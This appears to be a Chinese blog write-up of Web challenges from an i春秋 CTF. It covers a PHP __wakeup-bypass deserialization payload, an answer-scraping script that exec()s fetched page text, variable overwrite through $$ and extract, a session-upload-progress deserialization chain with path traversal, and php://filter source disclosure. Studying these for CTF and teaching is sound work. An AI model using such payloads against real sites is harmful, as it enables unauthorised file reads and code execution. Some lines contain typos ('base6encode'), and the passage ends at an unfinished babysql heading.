i春秋网络内生安全试验场CTF夺旗赛（第二季）部分Web题WriteUp

原创


lynnlovemin 于 2019-10-26 18:43:29 发布 3503 收藏 4
分类专栏： 网络安全 文章标签： CTF 网络内生 i春秋

本文链接：https://blog.csdn.net/lynnlovemin/article/details/102758967

1.easyphp

地址：http://120.55.43.255:13005/

打开后查看源码，发现show.php。




该地址后有一个base64字符串，解码后内容为：hint.jpg

```
>> 'aGludC5qcGc='.decode('base64')
hint.jpg'
>>
```

将首页地址index.php编码后，放到show.php可看到注释掉的php源码。


```
>>> 'index.php'.encode('base64')
'aW5kZXgucGhw\n'
>>>
```



分析改源码可知，此题为反序列化的题，我们需要构造一个反序列化字符串的payload，通过class参数传入，使其可以执行unserialize函数，并保存到$x变量中。

继续编码hint.php，访问show.php可看到hint.php页面的源码。

```
>>> 'hint.php'.encode('base64')
'aGludC5waHA=\n'
>>>
```




该源码注释部分提示flag在flag.php中，分析该源码show_source表示高亮显示php源码，结合上面的反序列化代码，我们要做的就是序列化hint对象，并且可将file变量置为flag.php,就可以高亮显示flag.php源码，但是一个字符串反序列化后为执行__wakeup函数，该函数固定将file设置为index.php，必须想办法使其不执行__wakeup函数，构造一个正常的反序列化字符串为：O:4:"hint":1:{s:4:"file";s:8:"flag.php";},其中hint:1表示该对象有1个属性，此时我们将1改成2，后面依然写一个属性，执行反序列化函数后，将不会执行__wakeup函数。


2.calculate2

地址：http://120.55.43.255:13002/

打开页面后，是一个数学四则运算。提示输入10次正确答案后可获得flag。



输入正确的答案后跳转到另一个页面。



他提示请在3秒内输入答案，这次再次刷新该页面，回答次数并没有增加，我们手动计算不可能3秒内提交上正确答案，这次考虑用脚本去执行。

```
import time
from bs4 import BeautifulSoup as BS
import requests
def fun():
    url = "http://120.55.43.255:13002/"
    headers = {
        'Cookie':'PHPSESSID=se9bksbg4plk5blhvgmbb9jjm1'
    }
    req = requests.get(url,headers=headers)
    a = ''
    divs = BS(req.content,'html.parser')
    for div in divs.find_all('div'):
        print div.get_text()
        a += div.get_text()
    a = a[:-1]
    a = 'res = ' + a
    exec(a)
    print res
    data = {'ans':res}
    time.sleep(1)
    req2 = requests.post(url,headers=headers,data=data)
    print req2.content
if __name__ == '__main__':
    i = 0
    while (i<9):
        fun()
        i = i +1
```

3.best_language1

地址：http://120.55.43.255:13006/

打开地址后，是一个源码审计的题。


```php
<?php
        error_reporting(0);
        highlight_file(__FILE__);
        include('secret_key.php');
        if(!empty($_GET["name"]))  {
        $arr  =  array($_GET["name"],$secret_key);
        $data  =  "Welcome  my  friend  %s";
        foreach  ($arr  as  $k  =>  $v)  {
                $data  =  sprintf($data,$v);
        }
        echo  $data;
        }

        if(  ($secret_key)  ===  $_GET['key']){
                echo  "<br>you  get  the  key<br>";
                $first='aa';
                $ccc='amdin';
                $i=1;
                foreach($_GET  as  $key  =>  $value)  {
                                if($i===1)
                                {
                                        $i++;
                                        $$key  =  $value;
                                }
                                else{break;}
                }
                if($first==="u")
                {
                        echo  "<br>shi  fu  666<br>";
                        $file='phpinfo.php';
                        $func  =  $_GET['function'];
                        call_user_func($func,$_GET);
                        if($ccc==="Flag")
                        {
                                echo  "<br>tq1tq1tq1tq1tq1<br>";
                                require('class.php');
                                include($file);
                        }



                }
                else
                {
                        echo  "Can  you  hack  me?<br>";
                }
        }
```


分析改题目，首先需要传入name，获得secret_key，name和secret_key放到一个数组中循环，经过两次赋值后，需要拿到key,name只能传入%s，才能保证第二次循环%s被替换成真正的secret_key。


```php
highlight_file(__FILE__);
include('secret_key.php');
if(!empty($_GET["name"])) {
$arr = array($_GET["name"],$secret_key);
$data = "Welcome my friend %s";
foreach ($arr as $k => $v) {
        $data = sprintf($data,$v);
}
echo $data;
}

if( ($secret_key) === $_GET['key']){
        echo "<br>you get the key<br>";
        $first='aa';
        $ccc='amdin';
        $i=1;
        foreach($_GET as $key => $value) {
                        if($i===1)
                        {
                                $i++;
                                $$key = $value;
                        }
                        else{break;}
        }
        if($first==="u")
        {
                echo "<br>shi fu 666<br>";
                $file='phpinfo.php';
                $func = $_GET['function'];
                call_user_func($func,$_GET);
                if($ccc==="Flag")
                {
                        echo "<br>tqltqltqltqltql<br>";
                        require('class.php');
                        include($file);
                }



        }
        else
        {
                echo "Can you hack me?<br>";
        }
}
```

Welcome my friend th3_k3y_y0u_cann0t_guess2333

拿到key后继续分析，$first变量默认为"aa",要执行后面的语句，需要将first设置为"u"，仔细看里面的循环语句，当i===1时，将$_GET的第一个参数的值$value赋值给$$key，注意这里是两个$$，也就是$key如果为first，那么$$就是$first，这是就可以改变$first的值。



```
$data = "Welcome my friend %s";
foreach ($arr as $k => $v) {
        $data = sprintf($data,$v);
}
echo $data;
}

if( ($secret_key) === $_GET['key']){
        echo "<br>you get the key<br>";
        $first='aa';
        $ccc='amdin';
        $i=1;
        foreach($_GET as $key => $value) {
                        if($i===1)
                        {
                                $i++;
                                $$key = $value;
                        }
                        else{break;}
        }
        if($first==="u")
        {
                echo "<br>shi fu 666<br>";
                $file='phpinfo.php';
                $func = $_GET['function'];
                call_user_func($func,$_GET);
                if($ccc==="F1ag")
                {
                        echo "<br>tq1tq1tq1tq1tq1<br>";
                        require('class.php');
                        include($file);
                }



        }
        else
        {
                echo "Can you hack me?<br>";
        }
}
```

you get the key


shi fu 666

注意first参数必须在第一个，因为i===1时才触发。

这时，下一个难题是改变ccc的值为F1ag（不是Flag,我第一次做的时候写Flag，始终不对，过了很久才看出来是F1ag）。我们可以注意到call_user_func函数，可以利用该函数去调用另一个函数，并重新给ccc赋值,php的extract函数就可实现该效果，于是构造payload为：http://120.55.43.255:13006/?first=u&&key=th3_k3y_y0u_cann0t_guess2333&function=extract&ccc=F1ag



再次分析上面的源码发现，他调用了include函数，可以考虑文件包含，拿到class.php的源码。



解码上面的base64，可拿到class.php的源码。


通过分析源码，可以知道考查的是通过session触发反序列化，执行流程时实例化Monitor对象，在__destruct中执行Welcome对象，通过Welcome再次调用Come，使其执行execute函数。

我们可以用php的PHP_SESSION_UPLOAD_PROGRESS机制。首先构造本地表单如：

```
<form action="class.php"method="POST"enctype="multipart/form-data">
    <input type="hidden"name="PHP_SESSION_UPLOAD_PROGRESS"value="123"/>
    <input type="file"name="file"/>
    <input type="submit"/>
</form>
```


打开BurpSuit，随便上传一个文件，构造反序列化字符串，用BurpSuit将filename改成该字符串，再次执行。

构造反序列化字符串为：|O:7:"Monitor":1:{s:4:"test";O:7:"Welcome":2:{s:3:"obj";O:4:"Come":2:{s:6:"method";s:7:"get_dir";s:4:"args";a:1:{i:0;s:43:"/..../..../..../..../..../var/www/html";}}s:3:"var";s:7:"success";}}



此时，再次利用文件包含可获得flag。

http://120.55.43.255:13006/?first=u&key=th3_k3y_y0u_cann0t_guess2333&function=extract&ccc=F1ag&file=php://filter/read=convert.base6encode/resource=7his_1s_F1aG



you get the key

shi fu 666

tqltqltqltqltql
ZmxhZ3s0MDA0Yy1kMzcxMzNhNzdmMWZjYTdiYmQ1OGItNGIzYjZjfQo=

```
>>> 'ZmxhZ3s0MDA0Yy1kMzcxMzNhNzdmMWZjYTdiYmQ1OGItNGIzYjZjfQo='.decode('base64')
'flag{4004c-d37133a77f1fca7bbd58b-4b3b6c}\n'
>>>
```

4.babysql

地址：http://120.55.43.255:13004

